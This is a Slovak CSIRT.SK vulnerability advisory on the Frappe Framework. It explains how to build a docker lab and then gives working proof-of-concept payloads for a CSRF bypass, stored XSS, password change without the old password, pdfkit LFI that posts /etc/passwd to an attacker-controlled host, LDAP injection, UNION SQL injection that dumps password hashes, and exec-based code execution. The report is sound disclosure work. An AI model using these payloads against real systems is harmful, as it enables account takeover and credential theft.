MINISTERSTVO
INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA
A INFORMATIZÁCIE
SLOVENSKEJ REPUBLIKY

CSIRT.SK

Zraniteľnosti Frappe Framework

Vypracoval: CSIRT.SK
Ministerstvo investícií, regionálneho rozvoja a informatizácie SR
Pribinova 25
811 09 Bratislava

Dátum vypracovania správy: Máj 2025

TLP: Clear

Zhrnutie

Stručný prehľad pythonovského frameworku Frappe, ktorý vykonali výskumníci CSIRT.SK, odhalil množstvo zraniteľností umožňujúcich útočníkom vykonávať rôzne druhy útokov. V základni kódu sa môže nachádzať množstvo ďalších chýb, ktoré len čakajú na objavenie.

Kód všetkých ukážok zneužitia zraniteľností je k dispozícii v repozitári github.

Všetky tieto zraniteľnosti boli otestované na frappe docker s obrazom *frappe/erpnext:v15.54.4*. Podľa našej vedomosti všetky exploity stále fungujú vo *frappe/erpnext:v15.57.0* okrem obídenia CSRF. Je možné, že v novších verziách budú tieto zraniteľnosti opravené, keďže boli autorom nahlásené už pred niekoľkými mesiacmi. V prvej časti tohto článku si prejdeme konfiguráciu lokálneho prostredia na testovanie diskutovaných zraniteľností. Ak už máte spustený cieľ frappe, pokojne túto časť preskočte.

Konfigurovanie lokálneho testovacieho prostredia

Na nastavenie lokálneho testovacieho prostredia je potrebné mať nainštalovaný docker. Nakonfigurovanie pozostáva z troch hlavných krokov.

1. Vytvorenie kontajnera docker

1. Stiahnite si oficiálny repozitár github

   ```
   git clone https://github.com/frappe/frappe_docker
   ```

2. V priečinku frappe_docker v súbore pwd.yml zmeňte všetky verzie obrazu frappe/erpnext na v15.54.4

   ```
   sed -i -e "s/frappe\/erpnext:.*$/frappe\/erpnext:v15.54.4/g" pwd.yml
   ```

3. Pridajte súbor *config.json* do priečinku frappe_docker s nasledovným obsahom:

   ```
   {
     "db_host": "db",
     "db_port": 3306,
     "redis_cache": "redis://redis-cache:6379",
     "redis_queue": "redis://redis-queue:6379",
     "redis_socketio": "redis://redis-queue:6379",
     "socketio_port": 9000,
     "allowed_referrers": ["example.com"]
   }
   ```

   Dôležitou časťou je *allowed_referrers*, ktorá je jednou zo zraniteľných funkcií.

4. Pridajte nový *volume* pre frontendovú službu v súbore *pwd.yml*, aby ste prepojili konfiguráciu spoločnej lokality so službou frappe. *Volumes* pre službu frontend by mali vyzerať nasledovne:

```
volumes:
  - sites:/home/frappe/frappe-bench/sites
  - logs:/home/frappe/frappe-bench/logs
  - ./config.json:/var/www/html/sites/common_site_config.json
```

5. Pridajte službu ldap v súbore *pwd.yml* aby bolo možné neskôr povoliť autentifikáciu ldap vo Frappe.

```
openldap:
        image: osixia/openldap
        container_name: openldap
        environment:
                LDAP_LOG_LEVEL: "256"
                LDAP_ORGANISATION: "Example Inc."
                LDAP_DOMAIN: "example.org"
                LDAP_BASE_DN: ""
                LDAP_ADMIN_PASSWORD: "admin"
                LDAP_CONFIG_PASSWORD: "config"
                LDAP_READONLY_USER: "false"
                LDAP_RFC2307BIS_SCHEMA: "false"
                LDAP_BACKEND: "mdb"
                LDAP_TLS: "true"
                LDAP_TLS_CRT_FILENAME: "ldap.crt"
                LDAP_TLS_KEY_FILENAME: "ldap.key"
                LDAP_TLS_DH_PARAM_FILENAME: "dhparam.pem"
                LDAP_TLS_CA_CRT_FILENAME: "ca.crt"
                LDAP_TLS_ENFORCE: "false"
                LDAP_TLS_CIPHER_SUITE: "SECURE256:-VERS-SSL3.0"
                LDAP_TLS_VERIFY_CLIENT: "demand"
                LDAP_REPLICATION: "false"
                LDAP_REMOVE_CONFIG_AFTER_SETUP: "true"
                LDAP_SSL_HELPER_PREFIX: "ldap"
        stdin_open: true
        volumes:
                - /var/lib/ldap
                - /etc/ldap/slapd.d
```

```
            - /container/service/slapd/assets/certs/
        ports:
            - "389:389"
            - "636:636"
        domainname: "example.org"
        hostname: "ldap-server"
phpldapadmin:
        image: osixia/phpldapadmin:latest
        container_name: phpldapadmin
        environment:
            PHPLDAPADMIN_LDAP_HOSTS: "openldap"
            PHPLDAPADMIN_HTTPS: "false"
        ports:
            - "8888:80"
        depends_on:
            - openldap
```

6. Nakoniec jednoducho spustite docker compose ako v bežnej inštalácii Frappe docker.

   `docker compose -f pwd.yml up -d`

2. Inštalácia Frappe

Tento krok je jednoduchý. Stačí prejsť na http://localhost:8080 a prejsť krokmi inštalácie. Predvolené prihlasovacie údaje používateľa sú Administrator:admin. Dokončenie inštalácie môže chvíľu trvať.

3. Konfigurácia LDAP

1.1. Konfigurácia autentifikácie LDAP vo Frappe

Po prihlásení ako Administrator choďte na http://localhost:8080/app/ldap-settings.

V konfigurácii urobte nasledujúce nastavenia:

- Directory Server: OpenLDAP
- LDAP Server Url: ldap://openldap:389
- Base Distinguished Name (DN): cn=admin,dc=example,dc=org

- Password for Base DN: admin
- LDAP search path for Users: dc=example,dc=org
- LDAP search path for Groups: dc=example,dc=org
- LDAP Search String: (&(objectClass=posixAccount)(uid={0}))
- LDAP Email Field: mail
- LDAP Username Field: uid
- LDAP First Name Field: mail
- Default User Type: Website User

Zaškrtnite pole Enabled a uložte nastavenia.

1.2. Naplňte databázu LDAP testovacími dátami

Keď máte pripravené dockerovské testovacie prostredie, skontrolujte ID kontajnera openldap a spustite v ňom shell.

- Pre získanie ID zadajte nasledujúci príkaz:

  `docker ps | grep openldap | awk '{print $1}'`

- V našom prípade je výsledok `26dbb5abd343`
- Spustite BASH v kontajneri pomocou nasledujúceho príkazu:

  `docker exec -it 26dbb5abd343 /bin/bash`

- Zapíšte nasledujúce riadky do sample.ldif:

```
# Organizational Units

dn: ou=Users,dc=example,dc=org
objectClass: organizationalUnit
ou: Users

# Sample Users
dn: uid=jdoe,ou=Users,dc=example,dc=org
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
cn: John Doe
sn: Doe
givenName: John
uid: jdoe
```

```
mail: jdoe@example.org
uidNumber: 1001
gidNumber: 1001
homeDirectory: /home/jdoe
userPassword: {SSHA}C3xHC0Sg2llL/qbDdyZIFmEo/OU3VYQo
```

- použite ldapadd pre pridanie záznamov do databázy:

  ```
  ldapadd -x -D "cn=admin,dc=example,dc=org" -W -f dample.ldif
  ```

- zadajte heslo pre ldap (admin), keď si ho aplikácia vyžiada

Po ukončení by ste mali mať možnosť prihlásiť sa cez ldap ako jdoe@example.org s heslom jdoe_secure_password.

Objavené zraniteľnosti

1. Cross-Site Request Forgery (CSRF)

Pre dosiahnutie CSRF vo frameworku Frappe potrebujeme zneužiť dve chyby zabezpečenia.

1.1. Obídenie validácie CSRF

Prvá chyba vznikla po pridaní commitu v novembri 2024 (https://github.com/frappe/frappe/commit/d4382dc02055ff19966f71ab1579ffaa22c1a0a8). Zraniteľná metóda, ktorá túto chybu obsahuje, je *is_allowed_referrer*.

```
def is_allowed_referrer(self):
	referrer = frappe.get_request_header("Referer")
	origin = frappe.get_request_header("Origin")
	# Get the list of allowed referrers from cache or configuration
	allowed_referrers = frappe.cache.get_value(
	   "allowed_referrers",
	   generator=lambda: frappe.conf.get("allowed_referrers", []),
	)
	# Check if the referrer or origin is in the allowed list
	return (referrer and any(referrer.startswith(allowed) for allowed in allowed_referrer
s)) or (
	   origin and any(origin == allowed for allowed in allowed_referrers)
	)
```

Kontrola overuje iba to, či zadaný referrer začína povoleným referrerom. To znamená, že ak vývojár povolí doménu example.com, útočník môže použiť napríklad doménu example.com.attacker.com, ktorá prejde kontrolou. Útočník tak úspešne obíde overenie CSRF.

1.2. Spracúvanie požiadaviek GET a POST rovnakým spôsobom

Frappe CMS v niektorých prípadoch vo svojich obslužných programoch API spracúva požiadavky GET rovnakým spôsobom ako požiadavky POST. To umožňuje útočníkovi obísť atribút `SameSite=Lax` nastavený v session cookie.

Napríklad pri volaní koncového bodu API `/api/method/frappe.utils.print_format.report_to_pdf` môže útočník použiť požiadavku GET alebo POST na spustenie generovania PDF, čo uľahčuje zneužitie zraniteľnosti CSRF.

1.3. Jednoduchý príklad zneužitia zraniteľnosti CSRF

Ak útočník umiestni na svoju doménu `example.com.attacker.com` nasledujúci obsah HTML, môže zmeniť heslo návštevníka, ktorý je prihlásený do Frappe umiestneného na `example.com` (detailnejšie pri zraniteľnosti č. 3).

```
<meta http-equiv="refresh" content="0; url=http://example.com/api/method/frappe.desk.page.user_profile.user_profile.update_profile_info?profile_info=%7b%22new_password%22%3a%20%22TestPassword123456%3f%22%7d"/>
```

Keďže toto presmerovanie uskutočňuje požiadavku typu GET, session cookies budú odoslané spolu s požiadavkou kvôli atribútu SameSite=Lax. Hlavička Referrer bude tiež nastavená na example.com.attacker.com, prejde kontrolou *is_allowed_referrer* a úspešne sa vykoná.

Ďalším spôsobom zneužitia CSRF je útok na webový server pomocou LFI zneužívajúc CVE-2025-26240. Ak by bol obsah http na serveri útočníka nasledovný, útočník by videl obsah /etc/passwd odosielaný na jeho server počúvajúci na http://172.17.0.1:8888.

```
<meta http-equiv="refresh" content="0; url=http://example.com/api/method/frappe.utils.print_format.report_to_pdf?html=<meta+name%3d'pdfkit-print-media-type'+content%3d"><meta+name%3d'pdfkit-background'+content%3d"><meta+name%3d'pdfkit-images'+content%3d"><meta+name%3d'pdfkit-quiet'+content%3d"><meta+name%3d'pdfkit-encoding'+content%3d"><meta+name%3d'pdfkit-margin-right'+content%3d"><meta+name%3d'pdfkit-margin-left'+content%3d"><meta+name%3d'pdfkit-margin-top'+content%3d"><meta+name%3d'pdfkit-margin-bottom'+content%3d"><meta+name%3d'pdfkit-cookie-jar'+content%3d"><meta+name%3d'pdfkit-page-size'+content%3d"><meta+name%3d'pdfkit-quiet'+content%3d">+<meta+name%3d'pdfkit---disable-local-file-access'+content%3d">+<meta+name%3d'pdfkit---allow'+content%3d'/etc'>+<meta+name%3d'pdfkit---post-file'+content%3d">+<meta+name%3d'pdfkit-file--a'+content%3d'/etc/passwd'>+<meta+name%3d'pdfkit-http%3a//172.17.0.1%3a8888%3fLFI-TEST%3d--'+content%3d'--cache-dir'>+<h1>LFI+POC</h1>"/>
```

2. Stored XSS


Keď odošleme požiadavku POST obsahujúcu napríklad {"user_image":"http://\"><img src=x onerror=console.log(document.cookie)>"} ako hodnotu parametra *profile_info*, môžeme vidieť, že obrázok je vykreslený a cookies dokumentu sú zaznamenané v konzole.

Požiadavka:

```
POST /api/method/frappe.desk.page.user_profile.user_profile.update_profile_info HTTP/1.1
Host: localhost:8080
X-Frappe-CSRF-Token: 1a34e75a0c0471bf0138c5ab966040a59a2f5290f811314f19bb85c3
Cookie: sid=1612f02626922182dfbe581e3f3961a9c36ef1b14efa7b26f880715a
Content-Length: 128
Content-Type: application/x-www-form-urlencoded

profile_info=%7b%22user_image%22%3a%22http%3a%2f%2f%5c%22%3e%3cimg%20src%3dxyz%20onerror%3dconsole.log(document.cookie)%3e%22%7d
```

Výsledok:



Tento payload sa prejavuje aj na stránke http://localhost:8080/app/home, hoci nie je viditeľný pre používateľa (payload sa stále vykonáva).

TLP: Clear

3. Zmena hesla

Útočník môže zmeniť heslo overeného používateľa aj bez toho, aby poznal jeho aktuálne heslo. To možno dosiahnuť odoslaním payloadu JSON {"new_password":" 0xdeadbeef"} do parametra profile_info v koncovom bode /api/method/frappe.desk.page.user_profile.user_profile.update_profile_info.

Požiadavka:

```
POST /api/method/frappe.desk.page.user_profile.user_profile.update_profile_info HTTP/1.1
Host: localhost:8080
Cookie: system_user=no; user_image=; sid=c75135de8c12dbcaa933e6f92901703828da54eb4
63148587d323767; full_name=test; user_id=test%40test.test
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

profile_info={"new_password"%3a"0xdeadbeef"}
```

Odpoveď:

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Fri, 16 May 2025 09:11:03 GMT
Content-Type: application/json
<SNIP>
```

Po úspešnom odoslaní požiadavky sa môže používateľ prihlásiť novým heslom.

Požiadavka:

```
POST /login HTTP/1.1
Host: localhost:8080
Content-Length: 43
Content-Type: application/x-www-form-urlencoded

cmd=login&usr=test@test.test&pwd=0xdeadbeef
```

Odpoveď:

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Set-Cookie: sid=5fbcd629e3d859ba69acfd8718ae79d6dac5d40b2754dafa7f6e859a; Expires=Fri, 23
May 2025 11:14:03 GMT; Max-Age=612000; HttpOnly; Path=/; SameSite=Lax
<SNIP>
```

V kombinácii s obídením CSRF môže táto zraniteľnosť viesť k úplnému ovládnutiu používateľského konta.

Na zneužitie obídenia CSRF je potrebné najprv odoslať POST požiadavku na zmenu hesla a potom je možné heslo zmeniť aj pomocou GET požiadaviek nasledovne.

Požiadavka:

```
GET /api/method/frappe.desk.page.user_profile.user_profile.update_profile_info?profile_info={"new_password"%3a"0xdeadbeef123"} HTTP/1.1
Host: localhost:8080
Cookie: sid=a4c9818f005fa628d936b0937e0b8da3486167b11ff1ff9a87767ab7
```

Odpoveď:

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Fri, 16 May 2025 09:32:12 GMT
Content-Type: application/json
Content-Length: 2044
<SNIP>
```

Po zmene hesla sa môže používateľ prihlásiť s novými údajmi 0xdeadbeef123.

Požiadavka:

```
POST /login HTTP/1.1
Host: localhost:8080
X-Requested-With: XMLHttpRequest
Content-Length: 47
Content-Type: application/x-www-form-urlencoded

cmd=login&usr=test1@test.test&pwd=0xdeadbeef123
```

Odpoveď:

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Fri, 16 May 2025 09:32:18 GMT
Content-Type: application/json
Content-Length: 57
Connection: keep-alive
Set-Cookie: sid=aecdcadc69852d2b9874d238b9ae3bb4206f70d27af00b92e8ee9b10; Expires=Fri, 23 May 2025 11:32:18 GMT; Max-Age=612000; HttpOnly; Path=/; SameSite=Lax
<SNIP>
```

Zistili sme, že toto správanie je príliš nedeterministické na to, aby sa dalo ľahko zneužiť, ale rozhodli sme sa ho zahrnúť do článku, pretože je to problém a vektor útoku nie je príliš zložitý.

4. Zneužitie CVE-2025-26240 vo Frappe CMS - Autentifikované SSRF / LFI

Ako sme uviedli v našom predchádzajúcom článku o zraniteľnosti pdfkit - CVE-2025-26240 (blogový príspevok) - útočník môže zneužiť metódu from_string na dosiahnutie *SSRF* alebo *LFI*. V systéme Frappe CMS musí byť útočník autentifikovaný, aby mohol zavolať /api/method/frappe.utils.print_format.report_to_pdf endpoint.

Keďže Frappe pridáva niekoľko predvolených možností, musíme ich vyfabrikovať tak, aby sme zabezpečili, že sa zobrazia pred našimi vlastnými argumentmi. Nižšie je uvedený príklad dokumentu HTML, ktorý potrebujeme odoslať na dosiahnutie *LFI* v rámci Frappe:

```
<meta name='pdfkit-print-media-type' content=''>
<meta name='pdfkit-background' content=''>
<meta name='pdfkit-images' content=''>
<meta name='pdfkit-quiet' content=''>
<meta name='pdfkit-encoding' content=''>
<meta name='pdfkit-margin-right' content=''>
<meta name='pdfkit-margin-left' content=''>
<meta name='pdfkit-margin-top' content=''>
<meta name='pdfkit-margin-bottom' content=''>
<meta name='pdfkit-cookie-jar' content=''>
<meta name='pdfkit-page-size' content=''>
<meta name='pdfkit-quiet' content=''>
<meta name='pdfkit---disable-local-file-access' content=''>
<meta name='pdfkit---allow' content='/etc'>
<meta name='pdfkit---post-file' content=''>
<meta name='pdfkit-file--a' content='/etc/passwd'>
<meta name='pdfkit-http://172.17.0.1:8888?LFI-TEST=--' content='--cache-dir'>
<h1>LFI POC</h1>
```

V payloade, *http://172.17.0.1:8888* je útočníkom kontrolovaný server so serverom Python počúvajúcim na porte *8888*.

Po odoslaní HTML dostaneme obsah súboru */etc/passwd*, presne tak, ako je to uvedené v našej analýze CVE-2025-26240 (blogový príspevok).

Podobne by sme mohli dosiahnuť SSRF použitím argumentu --script a bezprostredne po ňom pridať --disable-javascript a --enable-javascript. Keďže autori Frappe implementovali bezpečnostné nastavenia pre zakázanie JavaScriptu pomocou {"disable-javascript": "", "disable-local-file-access": ""}, táto manipulácia účinne obchádza túto ochranu.

5. Injektovanie LDAP

Zraniteľnosť umožňujúca injektovanie LDAP sa nachádza v *ldap_settings.py*, konkrétne v nasledujúcich metódach:

- **reset_password** (riadok 339) (iba autentifikovaný používateľ) – Používateľský vstup sa používa priamo vo vyhľadávacom filtri LDAP search_filter = f"({self.ldap_email_field}={user}

    - To umožňuje útočníkovi injektovať ľubovoľné vyhľadávacie filtre LDAP, čím môže získať záznamy používateľov alebo zmeniť správanie pri overovaní.

      Požiadavka:

      ```
      GET
      /api/method/frappe.integrations.doctype.ldap_settings.ldap_settings.reset_pass
      word?user=admin*&password=test&logout=0
      ```

    - To sa dá zneužiť aj pomocou obídenia CSRF, čím sa dosiahne neautentifikovaná zmena hesla LDAP akéhokoľvek používateľa.

- **authenticate** (riadok 311)

  Pri vytváraní vyhľadávacieho filtra LDAP sa používa používateľský vstup nebezpečným spôsobom user_filter = self.ldap_search_string.format(username)

    - To môže útočníkovi umožniť vytvoriť vstup, ktorý manipuluje s dotazom LDAP, a tak prípadne získať prístup k citlivým informáciám používateľa.

      Požiadavka:

      ```
      POST /api/method/frappe.integrations.doctype.ldap_settings.ldap_settings.login Host:
      localhost:8080
      Content-Length: 54
      X-Requested-With: XMLHttpRequest
      Content-Type: application/json

      {“usr”:“adm)(|(cn=)(|(sn=)(|(cn=)))”, “pwd”:“test”}
      ```

    - To sa dá zneužiť vo väčších databázach LDAP na časový útok, pretože aplikácia najprv skontroluje, či používateľ existuje, a potom sa pokúsi opätovne nadviazať spojenie s načítaným používateľom a poskytnutým heslom.

6. Autentifikovaná SQL injection

Dopyt SQL v metóde *execute_query* je formátovaný nasledovne:

```
query = """select {fields}
        from {tables}
        {conditions}
        {group_by}
        {order_by}
        {limit}""".format(**args)
```

Pre *order_by* a *group_by* je aplikovaný podobný filter. Obchádzaný filter sa nachádza v súbore *frappe.model.db_query.py* (riadok 1114):

```
if "select" in _lower and "from" in _lower:
```

Útočník môže obísť túto kontrolu nasledujúcim nastavením:

```
group_by = "name UNION SELECT '"
order_by = "',null,...,null,name,password FROM __Auth"
```

To vedie k dopytu, ktorý extrahuje používateľské meno a hash hesla z tabuľky *__Auth*.

Odoslaním nasledujúcej požiadavky:

```
GET /api/method/frappe.desk.reportview.export_query?ignore_permissions=True&doctype=
Notification+Settings&fields=*&file_format_type=CSV&group_by=name+UNION+SELEC
T+'&order_by=',null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,name
,password+FROM+__Auth HTTP/1.1
Host: localhost:8080
Cookie: system_user=no; user_image=; sid=1a04399debb6cfc1d63eb5f52d12fb03b03b8c216
7e63a953f6d4404; full_name=jdoe%40example.org; user_id=jdoe%40example.org
```

Získame:


```
HTTP/1.1 200 OK
Content-Disposition: filename="Notification Settings.csv"
...
"admin@admin.admin","$pbkdf2-sha256$29000$SGnNOcc4Z.xdK6W0VsoZAw$4DtTeEua
TiqMbuNxjQW.DYWsrIy25qJuTvFWB5/ANnc"
```

To potvrdzuje, že autentizovaný útočník môže získať hash hesla z tabuľky *__Auth*, čo umožňuje offline útoky hrubou silou. Tabuľku *Notification Settings* sme použili preto, že sa zdá, že všetci používatelia majú pre ňu predvolene práva na export, rovnako ako napríklad pre tabuľku *Tag* a ďalšie.

7. Vykonávanie kódu

Posledná zraniteľnosť, o ktorej budeme diskutovať, nie je taká závažná, avšak môže viesť k zaujímavému zvýšeniu oprávnení v prípade, že sú kompromitovaným účtom nesprávne nastavené práva *sudo*.

Frappe používa príkazový riadok *bench*. Zároveň implementuje niekoľko vlastných príkazov, z ktorých jeden je *run-patch*. *Run-patch* má nedokumentovanú funkciu, ktorá umožňuje používateľovi spustiť kód Pythonu v jednoduchej funkcii Python *exec* bez akéhokoľvek sandboxu alebo obmedzení. Keď používateľ spustí príkaz bench run-patch 'execute:import os;os.system("touch /tmp/test.txt")', vytvorí sa súbor test.txt, ktorý ukazuje, že systémový príkaz bol úspešne vykonaný.



To sa dá zneužiť napríklad na zvýšenie oprávnení v prípade, že kompromitované používateľské konto má práva *sudo* na spustenie bench run-patch *. Rovnaký prípad môže nastať aj keď existuje vlastná administrátorská stránka na aplikovanie záplat, ktorú možno zneužiť pomocou už spomínaného SSRF.